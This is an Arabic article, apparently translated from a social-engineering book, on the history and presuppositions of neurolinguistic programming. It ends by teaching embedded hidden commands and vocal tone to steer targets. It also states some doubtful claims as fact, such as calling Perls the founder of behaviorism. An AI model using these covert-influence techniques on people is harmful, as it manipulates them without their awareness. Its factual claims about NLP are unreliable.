إذا كنت غير مألوف مع البرمجة اللغوية العصبية قد تكون الغريزة الأولى للتشغيل على جهاز كمبيوتر واكتب المصطلح في جوجل. أريد أن أطلب منكم ألا تفعل ذلك فقط حتى الآن. حيث سوف تجد أنه شبيه بالهندسة الاجتماعية، غالبا سوف تجد لأول مرة العديد من أشرطة الفيديو والمظاهرات التي تبدو غير واقعية جدا، مثل أشرطة الفيديو عن شخص ما لمس كتف شخص آخر وغير أنماط الدماغ أن الشخص يفكر في أن البني هو أبيض. أشرطة الفيديو هذه تجعل من البرمجة اللغوية العصبية أن يكون شكلا من أشكال التصوف، وبالنسبة لأولئك الذين حذروا من هذه الأشياء، هذه الأنواع من أشرطة الفيديو تشويه سمعتها.

تاريخ البرمجة اللغوية العصبية (The History of Neurolinguistic Programming)

بدأ في منتصف السبعينيات الميلادية على يد العالمين الأمريكيين جون غريندر وريتشارد باندلر الذين قررا وضع أصول **NLP** كعلم جديد أطلقا عليه اسم برمجة الأعصاب لغويا وكان ذلك في 1973 وبتشجيع من المفكر الإنكليزي والأستاذ بجامعة سانتا كروز (جريجوري باتيسون)، كما أسهم معهم في وضع هذه البحوث كل من جودث ديوليزيلر ولزلي كامرون باندلر. وقد بني جريندر وباندلر أعمالهما على أبحاث قام بها علماء أخرون أشهرهم العالمان الأمريكي نعوم شومسكي والبولندي ألفريد كورزبسكي وذلك لنمذجة مهارة كل من ملتون إركسون (طبيب التنويم المغناطيسي) وفرجينيا ساتير وفرتز برلز (مؤسس المدرسة السلوكية)، إذ أمكنهما من تفكيك هذه الخبرات والحصول عليها وإنشاء اول بحث لهم والتي قاموا فيه بتطوير الـ **code** مفهوم البرمجة اللغوية العصبية. أدى هذا البحث في وقت مبكر لتطوير نموذج ميتا (**meta-model**)، الذي يعرف أنماط استخدام اللغة للتأثير على التغيير. حيث كان كل من باندلر وجريندر طلاب في جامعة كاليفورنيا واستخدموا مبادئ أبحاثهم لتطوير نموذج علاجي يسمى نموذج ميتا (**meta-model**). بعد كتابة عدد قليل من الكتب على أساس هذا النموذج بدأوا بصقل المبادئ الأساسية التي من شأنها أن تصبح ما نسميه اليوم **NLP**. وقد استخرجوا 13 أسلوبا لملتون و7 أساليب لفرجينيا والتي تضمن أشياء مثل **anchoring**، **swish pattern**، **reframing**، **belief change**، **nesting loops**، **chaining states**، و**submodalities applications**.
بعد تخرجه مع درجة في علم النفس، بدأ باندلر وجريندر باستضافة الندوات وممارسة المجموعات، التي كانت بمثابة أماكن لهم لممارسة واختبار أنماطهم المكتشفة حديثا مع السماح لهم لنقل المهارات للمشاركين. خلال هذه الفترة، قدمت مجموعة من الطلاب الابداعين والأطباء النفسيون الذين تشكلوا حول باندلر وجريندر مساهمات قيمة في البرمجة اللغوية العصبية، مما ساعدت على صقل **NLP** أكثر.
في السنوات الأخيرة، أصبح **NLP** الكلمة الطنانة الجديدة للمديرين، النمو السريع للمدربين، والطبقات، والخبراء. دون أي هيئة تنظيم نما هذا المجال وأراد الجميع أن يتعلم السيطرة على الآخرين، الكذب دون الوقوع، أو حل جميع مشاكلهم النفسية. حتى الان لم يتم ترخيص ممارستها، فقامت كل مجموعة تدرس بشكل خاص مفهوم البرمجة اللغوية العصبية وأصدر شهادة خاصة بهم كخبراء. كل هذا هو ما أدى إلى أن يتم عرض **NLP** بالسلب إلى حد ما.
الحقيقة أن أهم ما توصل إليه هذان العالمان أن الناس يتصرفون بناء على برامج عقلية، ولهذا فإننا لا نعتبر ما قدموه علما مستقلا، ولكن الابداع الحقيقي في علم البرمجة اللغوية العصبية هو في التركيبة التي ركبوها.

على الرغم من تاريخها الصخري، يكمن أساس جوهر البرمجة اللغوية العصبية هو تعزيز قدراتك كمهندس اجتماعي. ويناقش القسم التالي بعض **code** الأساسية من البرمجة اللغوية العصبية حتى تتمكن من تحليلها بعمق أكثر.

نشأة البرمجة اللغوية العصبية وتاريخها

المؤسسان: ينسب فضل تأسيس هذا العلم إلى رجلين اثنين هما:

جريندر، وهو عالم لغويات من أتباع المدرسة التوليدية التحويلية التي أسسها اللغوي والسياسي الأمريكي الشهير نعوم تشومسكي.

ريتشارد باندلر: وهو رياضيٌ وخبير في الحاسوبيات ودارس لعلم النفس. وكان لهذين دور رئيس في اكتشاف أهم وأول فكرتين من أفكار الـ**NLP** . فإلى جريندر يعزى الفضل في اكتشاف فكرة (نمذجة) المهارات اللغوية. وإلى باندلر يعزى الفضل في اكتشاف فكرة البحث عن الحاسب في عقول الناس.

هاتان الفكرتان: نمذجة المهارة اللغوية والربط بين البرامج الحاسوبية والبرامج العقلية. هما أهم وأول اكتشافين في علم البرمجة العصبية اللغوية. كيف تم هذان الاكتشافان؟

كان ميلتون اريكسون (**Milton Erickson**) من أشهر علماء النفس الأمريكان في زمانـه، وكان خبيرا بارعا في التنويم الإيحائي، وكان أعجب ما في أمره أنه يمتلك قدرة لغوية هائلة، لقد كان يستطيع بالكلام وحده أن يعالج كثيرا من الأمراض بما في ذلك بعض حالات الشلل وذلك باستخدام تقنيات التنويم بالإيحاء.

هذا العلاج يقوم على إحضار المريض النفسي وكافة أفراد أسرته وإدارة حوار مع الجميع، ومن خلال هذا الحوار تمكن ساتير من إصلاح النظام الأسري كله ومن ثم يتم القضاء على المشكلة النفسية لدى المريض! سمع (جريندر) بـ (ميلتون) و(ساتير)، ولاحظ أن الجامع المشترك بينهما هو أنهما يستخدمان (اللغة) فقط في تحقيق نتائج علاجية مذهلة وفريدة. بدأ جريندر يتساءل عن السر في لغة هذين؟ وما الفرق بين كلامهما وكلام الآخرين؟ وهل ثمت طرائق أو أساليب معينة يستخدمانها بوعي (بقصد) أو بدون وعي في تحقيق هذه الإنجازات؟ ثم ـ وهذا أهم ما في الأمر ـ هل يمكن اكتشاف هذه الأساليب وتفكيكها ومن ثم تعليمها للآخرين لتحقيق نفس النتيجة؟

عند هذه النقطة الأخيرة توقف (جريندر) طويلا، هل يمكن تفكيك هذه الخبرة اللغوية ونقلها إلى الآخرين؟ بمعنى آخر: هل يمكن نقل نجاح ميلتون وساتير اللغوي إلى غيرهما؟ " وإذا أمكن هذا فهل معناه أن كل نجاح في الدنيا يمكن أن تفكك عناصره ومن ثم ينقل إلى أشخاص آخرين؟" سمع (جريندر) بعالِمٍ حاسوبيّ بارع يمتلك قدرة فذة على تقليد الأشخاص يدعى (ريتشارد باندلر) والذي كان حينها دارسا علم النفس السلوكي، والتقى الرجلان في جامعة (سانتا كروز) بكاليفورنيا.

في هذه اللحظة كان (باندلر) قد بدأ يضع يده على مبدأ الـ **NLP** الأول، وهو (النمذجة) أو (محاكاة الناجحين) أو (نقل النجاح من شخص إلى آخر). من خلال محاكاة فرتز بيرلز (صاحب نظرية العلاج الكلي).

هناك اتفقا على أن يقوما بتفكيك خبرة ميلتون وفرجينيا. وفي النهاية استخرج الرجلان ثلاثة عشر أسلوبا لغويا لميلتون، وسبعة أساليب لساتير، وعند تطبيق هذه الأساليب من قبلهما وجدا نتائج مذهلة !! لقد استطاعا إذن أن يقوما بعمل جليل. أن يفككا الخبرة وينقلاها إلى الآخرين. وهذا ما سمي فيما بعد بـ (النمذجة). " لقد قام هذان العبقريان بأكثر من مجرد تزويدنا بسلسلة من الأنماط الفعالة القوية لتحقيق التغيير. والأهم من ذلك أنهما زودانا بنظرة منتظمة لكيفية تقليد أي شكل من أشكال التفوق الإنساني في فترة وجيزة جدا ". هكذا تم اكتشاف فكرة (النمذجة) فلننظر الآن كيف اكتشف (باندلر) فكرة البرمجة العقلية.

بعد وضع المبدأ الأول بدأ باندلر يتساءل: إذا كانت برامج الحاسوب هي التي تحركه وتوجهه فما الذي يحرك العقل ويوجهه؟ وإذا كانت لغات البرمجة الحاسوبية هي الطريقة التي نتعامل بها مع مفردات المنطق الحاسوبي (الواحد والصفر) فما هي اللغة التي نتعامل بها مع مفردات المنطق العقلي (السيالات العصبية)؟ باختصار: هل يمكن أن نقول: أن هناك برامج عقلية تتحكم في سير العقل كما أن هناك برامج حاسوبية تتحكم في سير الحاسوب؟ لم يكن باندلر أول من طرح هذا التساؤل، لكنه كان أفضل من أجاب عليه.

رأى باندلر أن مسلك علم النفس في التعامل مع منطق هذه السيالات العصبية مسلك قليل النتائج، بطيء الثمار، فأراد أن يقفز قفزا إلى النتائج... أثناء نمذجة ميلتون وفرجينيا كان باندلر لا يكتفي بملاحظة الأساليب اللغوية بل كان يسأل النمْوذَج: بماذا تشعر؟ وبماذا تفكر؟ ماذا ترى وماذا تسمع؟ أي أنه يتتبع أحداث ما وراء السلوك، ومن خلال هذه التساؤلات وجد باندلر أن لكل فعل برنامجا عقليا ذا خطوات، ومتى تتابعت الخطوات بنفس الطريقة كانت النتيجة نفسها، ومتى اختل ترتيب الخطوات تغيرت النتائج.

ولنشرح هذه الفكرة:

عندما أريد أن أشرب قهوة فإن هذا يتم من خلال برنامج قد تكون خطواته على النحو التالي:

1- إحساس بالعطش أو نحو مما أريد معالجته بشيء حار.
2- تخيل صورة كأس في العقل على هيئة معينة.
3- إحساس بملمس الكأس وحرارته.
4- الدخول في عملية البحث عن الكأس المتخيّل.

5- إذا وصلت إلى نتيجة مماثلة لصورتي المتخيَّلة (التركيب المقارن) فسوف ينتهي البرنامج، أما إذا وصلت إلى نتيجة مختلفة فسوف أستمر في البحث حتى أصل إلى ما أريد أو أضطر إلى تغيير تركيبي المقارن حتى يتوافق مع ما هو موجود. وبالتالي ينتهي البرنـامج

الحقيقة أن كل أفعالنا وممارساتنا في الحياة تصدر عن برامج عقلية متكاملة. وإذا كان البرنامج ناجحا فسيكون العمل ناجحا، وإذا كان فاشلا فسيكون العمل فاشلا.

هذه النظرية التي انتهى إليها باندلر يمكن ـ نظريا ـ أن تنبني عليها آثار هائلة:

1- يمكنك أن تعدل في برامجك العقلية.
2- يمكنك أن تحذف من برامجك العقليـة.
3- يمكنك أن تستعير برنامجا عقليا من غيرك(النمذجة) أو (المحاكاة).
4- بعض العقول قد لا تتقبل بعض البرامج. (الفروق الفردية)

وبهذا نجد أن (باندلر) قد أضاف شيئا جديدا هو البرامج العقلية.

إلى هنا لم يكن الرجلان قد وضعا (علما) بالمعنى المعروف لمصطلح العلم بل كانت فقط بعض الملاحظات، ولكن ما فعلاه كان هو الإبداع الحقيقي في الـ**NLP** . ومن أجل أن يعطيا اكتشافهما صبغة علمية حاولا إضافة بعض الإضافات، فتشكلت النواة الأولى للـ NLP من:

1- إطار فكري يتمثل في بعض الآراء والأفكار الفلسفية للفيلسوف الفريد كورزبسكي (افتراضات)
2- مهارات ميلتون وفرجينيا.
3- مهارة النمذجة التي اكتسباها من خلال تجربتهما مع ميلتون وفرجينيا.
4- البرامج العقلية.

ولعلك أدركت الآن سر صعوبة تعريف الـ **NLP**! إن هذا العلم ململم، ومن ثم كان من الصعب إيجاد تعريف دقيق منضبط له. غير أن سحر هذا العلم هو في قدرته على تحويل هذه (اللملمة) إلى تقنيات فاعلة مؤثـرة.

ما بعد التأسيس.

بعد سبع سنوات من تأسيس هذه النظرية على يد جريندر وباندلر وقع تنافس غير حميد بينهما فيمن يسجل هذه النظرية باسمه كعلامة تجارية محتكرة، هذا التنافس أورث انشقاقا فافترقا وصار كل منهما يعلم بطريقته، وقد أدى هذا إلى انتشار المعلومات التي كانا يريدان الاحتفاظ بها سرا وتقديمها لمن يدفع أكثر!

كان هذا التنافس فاتحة خير على العالم، فقد صار كل فريق يحاول أن يجتذب إليه أنصارا ومعجبين، فصار يقدم عروضا أكثر، ويكشف أسرارا أكثر، فانتشر العلم وتداوله الناس وشاع في أوساطهم. غير أن التنافس أدى أيضا إلى آثار غير حميدة، ففي سبيل الكسب السريع، بدأ البعض يقدم مغريات لا أخلاقية، وظهرت دعايات من نحو: كيف تغوي الجنس الآخر؟ كيف تجري الصفقات مع من لا يريد؟ ... الخ. مما أدى إلى رفع الكثيرين من القضايا ضد مدربي الـ **NLP** بحجة أنهم تسببوا في الإضرار بهم ماديا أو معنويا. وهذا كله أورث هذا العلم سمعة سيئة، مما حدا ببعض المشتغلين به إلى ابتداع أسماء أخرى فرارا من هذه الصورة القاتمة. بعد فترة تبنى هذا العلمَ بعض الدارسين المهتمين، فظهرت جهات معتبرة تقدم هذا العلم بمعايير جيدة، وتوجهات عامة حميدة، وأخلاقيات عالية. وخلال السنوات الثمانية الأولى كان ثمت آخرون أسهموا في تأسيس هذا العلم وإقامة بنيانه، منهم:

1- روبرت ديلتس، مؤسس جامعة الـ **NLP** في كاليفورنيا.
2- وايت وود سمول، رئيس الاتحاد العالمي لمدربي البرمجة العصبية اللغوية.

مقدمة حول النظرية

الهندسة النفسية هي المصطلح العربي لهذا العلم والترجمة الحرفية للعبارة الإنكليزية هي البرمجة اللغوية العصبية أو البرمجة اللغوية للجهاز العصبي

- عصبي
- لغوي
- برمجة

عصبي: تغطي ما يحصل في المخ والنظام العصبي وكيف يقوم الجهاز العصبي بعملية تشفير المعلومات وتخزينها في الذاكرة ومن ثم استدعاء هذه الخبرات والمعلومات مرة أخرى. أما الجهاز العصبي فهو الذي يتحكم في وظائف الجسم وأداءه وفعالياته كالشعور والسلوك والتفكير.

لغوي: ترجع إلى الطريقة التي نستخدم بها لغة الحواس **Nonverbal** ولغة الكلمات **Verbal** وكيف تؤثر على مفاهيمنا والعلاقة مع العالم الداخلي، واللغة هي وسيلة التعامل مع الآخرين.

برمجة: ترجع إلى المقدرة على تنظيم المعلومات (الصور والأصوات والاحاسيس والروائح والرموز والكلمات) داخل أجسامنا وعقولنا والتي تمكننا من الوصول إلى النتيجة المرغوب فيها، وهذه الأجزاء تشكل البرامج التي تعمل داخل عقولنا. أما البرمجة فهي طريقة تشكيل صورة العالم الخارجي في ذهن الإنسان، أي برمجة دماغ الإنسان.

فرضيات البرمجة اللغوية العصبية (Codes of Neurolinguistic Programming)

في أوائل 1970 **NLP** كانت عباره عن فرضيه/كود تتألف من هيئة جماعية للتعليم والتحقيق التي أنشأت الكتب الأولى ولفظ البرمجة العصبية اللغوية. مع مرور الوقت جون جرندر وغيره واصلوا المساهمة في مجال البرمجة اللغوية العصبية. "رمز/فرضيه جديد من البرمجة اللغوية العصبية" هو الإطار الأخلاقي والجمالي للتنمية NLP.

كود/فرضيه جديد من البرمجة اللغوية العصبية

ولدت أفكار **NLP** الأصلية في 1970. مع مرور الوقت، بدأ جون جرندر أن يدرك أن كثيرا من القانون القديم يجب أن يتغير ليناسب العصر الحديث. بدأ العمل مع جريجوري باتيسون وجوديث ديلوزر وأنتج "قانون/فرضيه جديده" والتي ركزت أكثر على ما يعتقد/يفكر به الشخص أو يعتقد أنه سيحدث وتغيير هذا الاعتقاد. تقنيات التعلم لتوسيع التصورات الخاصة بك، والتغلب على أنماط التفكير القديمة، وتغيير العادات كل هذا يساعد على التغيير الذاتي. يركز القانون/الفرضية الجديدة على المفاهيم الأساسية عن الحالات (***state***)، علاقات الواعي/اللاوعي (***conscious/unconscious relationships***)، وفلاتر الإدراك الحسي (***perceptual filters***)، كل هذا يشير الى حالات عقلك وإدراكك لتلك الحالات الذهنية. وتعني هذه المفاهيم الجديدة لتحرك **NLP** إلى الأمام ومساعدة الممارسين للتفكير في طرق جديدة. يتم تدريس العديد من المبادئ الأساسية من القانون الجديد الآن كجزء من مناهج **NLP** التعليمية القياسية. وأفضل طريقة لفهم هذا القانون الجديد من خلال قراءة **Turtles All the Way Down** للكاتب جرندر وديلوزر. بشرح ذلك في ندوة عن "المتطلبات الأساسية للشخصية عبقرية".

في جوهره، حالة الفرضية/القانون الجديد لإحداث التغيير يجب أن يشمل عقل العميل اللاوعي، يجب على السلوك الجديد تلبية الاتجاه الإيجابي الأصلي، ويجب أن يحدث التغيير داخليا على مستوى الحالة الذهنية/العقلية وليس على المستوى السلوكي. تشير هذه الفرضية الجديدة الى كيفية قيام **NLP** بخلق تغيرات جدية وجذرية لتفكير الشخص.

هذا هو المفهوم الأساسي للمهندسين الاجتماعي لأنه، كما يمكنك التحقق وتحليل القانون/الفرضية الجديد، سوف نبدأ في رؤية كيف يمكن أن تستخدم للتلاعب بالآخرين. قبل القيام بذلك، فإنك تحتاج إلى فهم البرامج النصية التي يستخدمها القانون الجديد.

البرامج النصية في القانون/الفرضية الجديدة (Scripts in the New Code)

يميل الناس الى التي لديها مشاكل مشتركة، لذلك تم تطوير مجموعة من البرامج النصية لمساعدة المعالجين لاستخدام البرمجة اللغوية العصبية في ممارساتها. هذه البرامج النصية تقود المشاركين من خلال سلسلة من الأفكار التي تساعد على توجيه الشخص إلى الغاية المرجوة. العديد من الكتب الجيدة في البرامج النصية **NLP** موجودة، مثل الكتاب الكبير في تقنيات البرمجة اللغوية العصبية (**The Big Book of NLP Techniques**): 200+ أنماط واستراتيجيات البرمجة اللغوية العصبية التي ينصح بشدة.

مثال لبرنامج نصي واحد هو مخطط لكيفية زيادة المبيعات الخاص بك عن طريق الحصول على شخص ما يبدأ الحديث عن أحلامه. بمجرد جعلهم يتحدثون عن أهداف أو طموحات معينة، يمكنك فرض المنتج أو الخدمة من خلال الإجابة على واحدة من الاحتياجات للوصول إلى تلك الأهداف. من خلال بناء إيجابيات عن المنتج الخاص بك كما يليق بالحاجة التي لديهم، فإنك تعطي ادمغة البائعين المحتملين طريقة لربط المنتج الخاص بك مع مبيعات إيجابية.

إذا كنت تأخذ بعض الوقت على جوجل فسوف تجد الكثير من المعلومات الواردة هنا سترى أن البرمجة اللغوية العصبية يمكن أن تأخذ على حياة خاصة به. يمكنك أن تأخذ العديد من الزوايا والمسارات عند دراسة البرمجة اللغوية العصبية. على الرغم من وفرة المعلومات هناك يبقى السؤال، كيف يمكن استخدام البرمجة اللغوية العصبية كمهندس اجتماعي.

فرضيات البرمجة اللغوية العصبية

هناك بعض الفرضيات التي تصاحب البرمجة العصبية اللغوية وهي مفيدة في التواصل الفعال. من هذه الفرضيات ما يلي:

1- **معنى اتصالك هو الاستجابة التي تحصل عليها:** في التواصل أو التفاهم بين الناس يقوم الشخص بنقل معلومات إلى شخص آخر. فهناك شخص عنده معلومات وهي تعني بالنسبة له شيئا ما ويريد أن يوصلها لشخص آخر كي يتواصل معه. كثيرا ما يفترض الإنسان أنه إذا ما قال ما يريد فان مسئوليته في عملية التواصل تكون قد انتهت. المتحدثون الذين يجيدون فن الحديث يدركون أن مسئوليتهم لا تنتهي بانتهائهم من الكلام. في عملية التواصل الطريقة التي يفسر بها المستمع حديثك وكيفية رده عليك هو المهم. هذا يتطلب أن يلقي المرء باله إلى ما يسمع من رد فان لم تكن الإجابة هي ما يريد فان عليه أن يغير من طريقة التواصل حتى يحصل على الاستجابة التي يريدها.

هناك أسباب كثيرة لسوء التفاهم في عملية التواصل.

الأول: ينشأ من أن الخبرات المرتبطة بنفس الكلمات عند الطرفين قد تكون مختلفة. غالبا ما يعنيه شخص ما بكلمة ما يكون مختلفا تماما عما يعنيه شخص آخر لنفس الكلمة بسبب اختلاف التركيب المكافئ للكلمة عند الطرفين.
الثاني: ينشأ بسبب الفشل في إدراك أن نبرة صوت المتحدث وملامح الوجه تقدم معلومات كذلك، وأن المستمع قد يجيب على ذلك كما يجيب على الكلام بذاته. وكما يقول المثل السائد "أن الأفعال تتحدث بصوت أعلى من الكلمات" وفي البرمجة العصبية اللغوية فان الممارس يجب أن يتدرب على أنه حينما يكون الاثنان في تعارض فانه يجب أن يلتفت المرء إلى الأفعال.

2- **الخارطة ليست هي الحقيقة:** المتصلون الجيدون يدركون أن خرائطهم الذهنية التي يستخدمونها عن العالم ليست هي العالم. من الضروري أن نميز بين المستويات العديدة لمدلولات الكلمات. أولا يأتي العالم. ثانيا الخبرة عن العالم. وهذه الخبرة هي "خارطة الإنسان عن العالم" أو "نموذجه" وهي تختلف من شخص لآخر. كل إنسان يشكل نموذجا فريدا عن العالم وبالتالي يعيش حقيقة مختلفة نوعا ما عن غيره. وهكذا فالإنسان لا يتصرف مباشرة بناء على ما سمعه عن العالم ولكن بناء على خبرته فيه. وهذه التجربة قد تكون مصيبة أو لا تكون كذلك إلى الحد الذي تكون فيه تجربته أو خبرته لها تركيبا مشابها فإنها تكون صحيحة وهذا يدل على نفعها وفائدتها. خبرة الإنسان أو خريطته أو نموذجه أو تمثيله عن العالم يحدد كيف يمكن له أن يفهم العالم وما هي الخيارات التي يراها متاحة له. كثير من تقنيات البرمجة تشمل تغيير الخرائط الذهنية عن العالم لكي يراه الإنسان نافعا وقريبا من الحقيقة التي عليها العالم بالفعل

3- **اللغة هي تمثيل ثانوي للخبرة:** اللغة هي مستوى ثالث لدلالة الألفاظ: المستوى الأول هو المؤثر القادم من العالم، الثاني هو تمثيل المستفيد لذلك المؤثر أو خبرته، الثالث هو وصف هذا المستفيد لهذه التجربة أو الخبرة عن طريق استخدام اللغة. اللغة ليست هي الخبرة ولكنها تمثيل لها. الكلمات تستخدم لتمثيل أشياء نراها، نسمعها أو نحس بها. الناس الذين يتكلمون لغات مختلفة يستخدمون كلمات مختلفة تمثل نفس الشيء الذي يراه ويسمعه ويحسه المتحدثون بلغتهم. وبما أن كل فرد لديه مجموعة فريدة من الأشياء التي رآها وسمعها وأحسها في حياته فان كلماتهم عن هذه الأشياء سيكون لها معان مختلفة، إلى الحد الذي يستطيع معه الناس المتشابهون استخدام هذه الكلمات بمعانيها بطريقة فعالة في الاتصال بينهم. وعندما تكون الكلمات تحمل معان متباعدة بالنسبة للأشخاص فان المشاكل حينها تبدأ في التصاعد في دنيا التواصل والتفاهم بين الناس.

4- العقل والجسم جزاءان من نظام سبرناتى (حيوي ميكانيكي مغلق) واحد يؤثر كل منهما على الآخر: لا يوجد عقل منفصل ولا جسم منفصل. العقل والجسم يعملان وكأنهما واحد ويؤثران في بعضهما بطريقة لا انفصال فيها. وأي شيء يحدث في جزء من هذا النظام المتكامل أي الإنسان يؤثر في باقي أجـزاء النظام. وهذا يعني أن الكيفية التي يفكر بها الإنسان تؤثر في كيفية إحساسه وأن حالة جسده تؤثر في كيفية تفكيره. الإنسان وعاء يتم فيه الإدراك لما حوله، وتتم فيه عملية التفكير الداخلي وعملية تحريك العواطف، والاستجابات الذهنية الجسدية (الفسيولوجية)، والسلوك الخارجي. كلها تظهر معا أو في أوقات متباينة. وعمليا فان هذا معناه أن الإنسان يستطيع أن يغير طريقة تفكيره إما بطريقة مباشرة بتغيير طريقة تفكيره فعلا وإما بتغيير حالته الفسيولوجية أو الشعورية. وبالمثل يستطيع الإنسان أن يغير الفسيولوجيا والمشاعر بتغيير الطريقة التي يفكر بها. ومن المناسب أن نذكر هنا أهمية التخيل البصري والترسيخ الذهني لتحسين أداءنا.

5- **قانون تنوع الحاجات**: ينص القانون على أنه في أي نظام سبرناتى، بما في ذلك الإنسان، فان العنصر الذي تكون له أكبر المجالات السلوكية أو الخيارات المتنوعة سوف تكون له المقدرة على التحكم في النظام ككل. التحكم في النظام الإنساني يعود إلى المقدرة على التأثير في نظام المستفيد ذاته وفي خبرات الناس الآخرين في اللحظة الحالية وخلال الزمن المستقبلي. والمستفيد الذي تكون له أكبر المرونة في السلوك أي في عدد الطرق التي يمكن أن يتبعها في تصرفاته سوف يتحكم في هذا النظام. وحين يوجد لدينا خيارات أخرى خير من لا خيارات وكلما كانت الخيارات أكثر كان ذلك أحسن. وهذا الكلام له صلة بالمبدأ العام الثالث للبرمجة اللغوية العصبية والذي ذكرناه سابقا. هذا المبدأ يشير إلى ضرورة تغيير الإنسان لسلوكه حتى يحصل على النتائج المرغوبة. وإذا لم ينجح فعليه أن يغير سلوكه حتى يصل إلى ما يريد. فأي شيء آخر خير من شيء لا يفيد أو لا يعمل بنجاح، والإنسان ينبغي أن يستمر في استخدام أساليب كثيرة حتى يعثر على الأسلوب الأنجح.

6- **السلوك يتجه دائما نحو التكيف:** يجب أن نحكم على تصرف ما من خلال السياق الذي حصل فيه ذلك التصرف. الحقيقة عند الأشخاص هي ما يدركونه عن العالم من حولهم. والسلوك الذي يظهر من الإنسان يتوافق مع الحقيقة التي يراها. سلوك أي شخص هو عبارة عن عملية تكيف سواء كان هذا السلوك جيدا أو رديئا. كل شيء يعتبر نافعا في مجال معين. جميع السلوكيات البشرية هي في الواقع عملية تكيف ضمن الظروف التي عمل الناس فيها. وقد لا تكون ملائمة في ظرف أو وضع آخر. يتحتم على الناس أن يدركوا ذلك وأن يغيروا من سلوكياتهم حينما يكون لا بد من ذلك.

7- **السلوك الراهن يمثل أحسن خيار موجود لدى المستفيد**: وراء كل تصرف نية حسنه. أيا كان المستفيد واعتمادا على خبرته الطويلة في الحياة والخيارات التي أمامه فانه يقوم بأفضل الخيارات المتاحة أمامه دائما. وإذا ما قدم له خيارا أفضل فانه يختاره. ولكي تغير سلوكا سيئا لإنسان ما فانه ينبغي أن يكون أمامه خيارات مغايرة. ومتى تم ذلك فسوف يتغير سلوكهم تبعا لذلك. البرمجة

العصبية اللغوية تساعد بتقنياتها أن تقدم هذه الخيارات وتهتم بذلك اهتمام شديد ولا تنزع الاختيارات من أحد إطلاقا ولأي سبب، بل تقدم مزيدا منها.

8- **يقيم السلوك حسب السياق الذي قدم فيه:** يحتاج الإنسان إلى أن يقيم سلوك الآخرين على ضوء قدراتهم. ينبغي على المرء أن يسعى ليصل إلى أعلى القدرات.

9- **الناس تمتلك المصادر التي يحتاجونها ليعملوا كل التغيرات التي يريدون:** المهم أن نحدد ونستفيد من هذه المصادر وأن نجدها حين نحتاج إليها. وتقدم لنا البرمجة العصبية اللغوية تقنيات مدروسة لإتمام هذه المهمة بنجاح. ما يعنيه هذا هو أن الناس في الحياة العملية لا يحتاجون لأن ينفقوا أوقاتهم ليهتدوا إلى فكرة لحل مشاكلهم ولإيجاد وسائل أخرى لحل تلك المشاكل. كل ما يحتاجونه للاستفادة من المصادر التي لديهم هو الوصول إليها لنقلها إلى اللحظة الحاضرة.

10- **ما يمكن أن يعمله أي إنسان ممكن لي أن أعمله ولكن قد تختلف الطريقة:** إذا كان يمكن لإنسان أن يعمل شيئا ما فإني أستطيع أن أفعل ما يفعل هذا الإنسان. العملية التي تحدد كيفية عملهم هذا تسمى: "النمذجة" وهي العملية التي تمخضت عنها البرمجة العصبية اللغوية بالدرجة الأولى.

11- **أفضل أنواع المعلومات عن الآخرين المعلومات السلوكية:** استمع إلى ما يقوله الناس ولكن شدد انتباهك تجاه ما يفعلون. فإذا كان هناك تضارب بين القول والفعل فانظر إلى الفعل فقط. ابحث عن الدليل السلوكي للتغيير ولا تعتمد على ما يقوله الناس بكلماتهم.

12- **أهمية التفريق بين السلوك والذات:** إذا فشل المرء في أمر ما ونتج عن ذلك خسارة فلا يعني ذلك أنه إنسان خاسر أو فاشل. السلوك هو ما يقوله المرء أو يفعله أو يظهر عليه في أي لحظة من الزمن. وهو ليس ذات الإنسان. فذات المرء أكبر من سلوكه.

13- **ليس هناك فشل بل تغذية مرتجعة:** من المفيد أن يرى الإنسان خبراته في إطار تعليمي مفيد وليس في إطار فشل. إن لم ينجح المرء في مسألة ما فلا يعني ذلك انه قد فشل بل تعني أنه اكتشف طريقة لا ينبغي له أن يستخدمها مرة أخرى في محاولة الوصول إلى تلك المسألة ومن ثم فعلى هذا المستفيد أن يغير من سلوكه حتى يجد الطريق إلى النجاح.

كيف يمكن استخدام البرمجة اللغوية العصبية كمهندس اجتماعي (How to Use NLP as a Social Engineer)

تميل العديد من البرامج النصية ومبادئ البرمجة اللغوية العصبية في الميل تجاه التنويم المغناطيسي وطرق مماثلة. على الرغم من أنك لن تستخدم التنويم المغناطيسي كهدف للمهندس اجتماعي، ولكن يمكنك استخدام العديد من مبادئ البرمجة اللغوية العصبية كمهندس اجتماعي. على سبيل المثال، يمكن **NLP** يعلمك كيفية استخدام صوتك، واللغة، واختيار الكلمات لتوجيه الناس في الطريق الذي تريده.

نبرة الصوت في البرمجة اللغوية العصبية (Voice in NLP)

يمكنك استخدام صوتك لحقن الأوامر في الناس تماما كما تستخدم التعليمات البرمجية لحقن الأوامر في قاعدة بيانات **SQL** . الطريقة التي تقول بها أشياء هي التي يحدث فيها الحقن. هذه اللحظة الفريدة من الحقن يتم صياغتها داخل المحادثة العادية. أحيانا كيف تقول شيئا أكثر أهمية مما تقوله.

NLP يعزز على استخدام الأوامر المضمنة للتأثير على الهدف للتفكير بطريقة معينة أو اتخاذ إجراء معين. أيضا، وذلك باستخدام نغمات صوتك لتأكيد بعض الكلمات في الجملة يمكن أن يسبب عقل شخص اللاوعي التركيز على تلك الكلمات. على سبيل المثال:

لقد سمعت انها تستخدم بشكل فعال هو: "زبائني عادة ما يفعلون الأشياء التي أقولها. هل تريد أن تبدأ؟ "الطريقة التي يستخدم الجملة ومحاطة ببيانات أخرى يمكن أن تجعل هذا بيان قيادة للغاية.

المزيد عن هذا في المقطع التالي، ولكن هذه المهارة وحدها يمكن أن تغير الطريقة التي تتفاعل مع الآخرين.

بناء الجمل (Sentence Structure)

في اللغة الإنجليزية، الصوت في صوت شخص ما في نهاية الجملة يشير إلى ما إذا كان ما يقال هو سؤال، بيان، أو أمر. صوت الشخص ترتفع في نهاية الجملة في حالة الأسئلة. الصوت يبقى على حاله حتى نهاية الجملة في البيانات، يخفض الصوت في نهاية الجملة في حالة الأوامر.

ملحوظه: الفقرات القليلة القادمة، حيث ان الخط الغامق مع اللون الازرق يدل على خفض (تعميق) نغمة صوتك.

جرب هذا التمرين: عندما تسأل سؤال مثلا "هل هذا كلبك؟" سيرتفع صوتك في نهاية هذه الجملة. يمكنك تضمين أوامر خفية في الجمل عن طريق تغييرها إلى نقطة هبوط خلال الجملة، وليس في نهاية الجمل. هنا بعض الأوامر البسيطة بالنسبة لك لممارستها. لاحظ كيف يمكن حقن الأمر داخل الجملة.

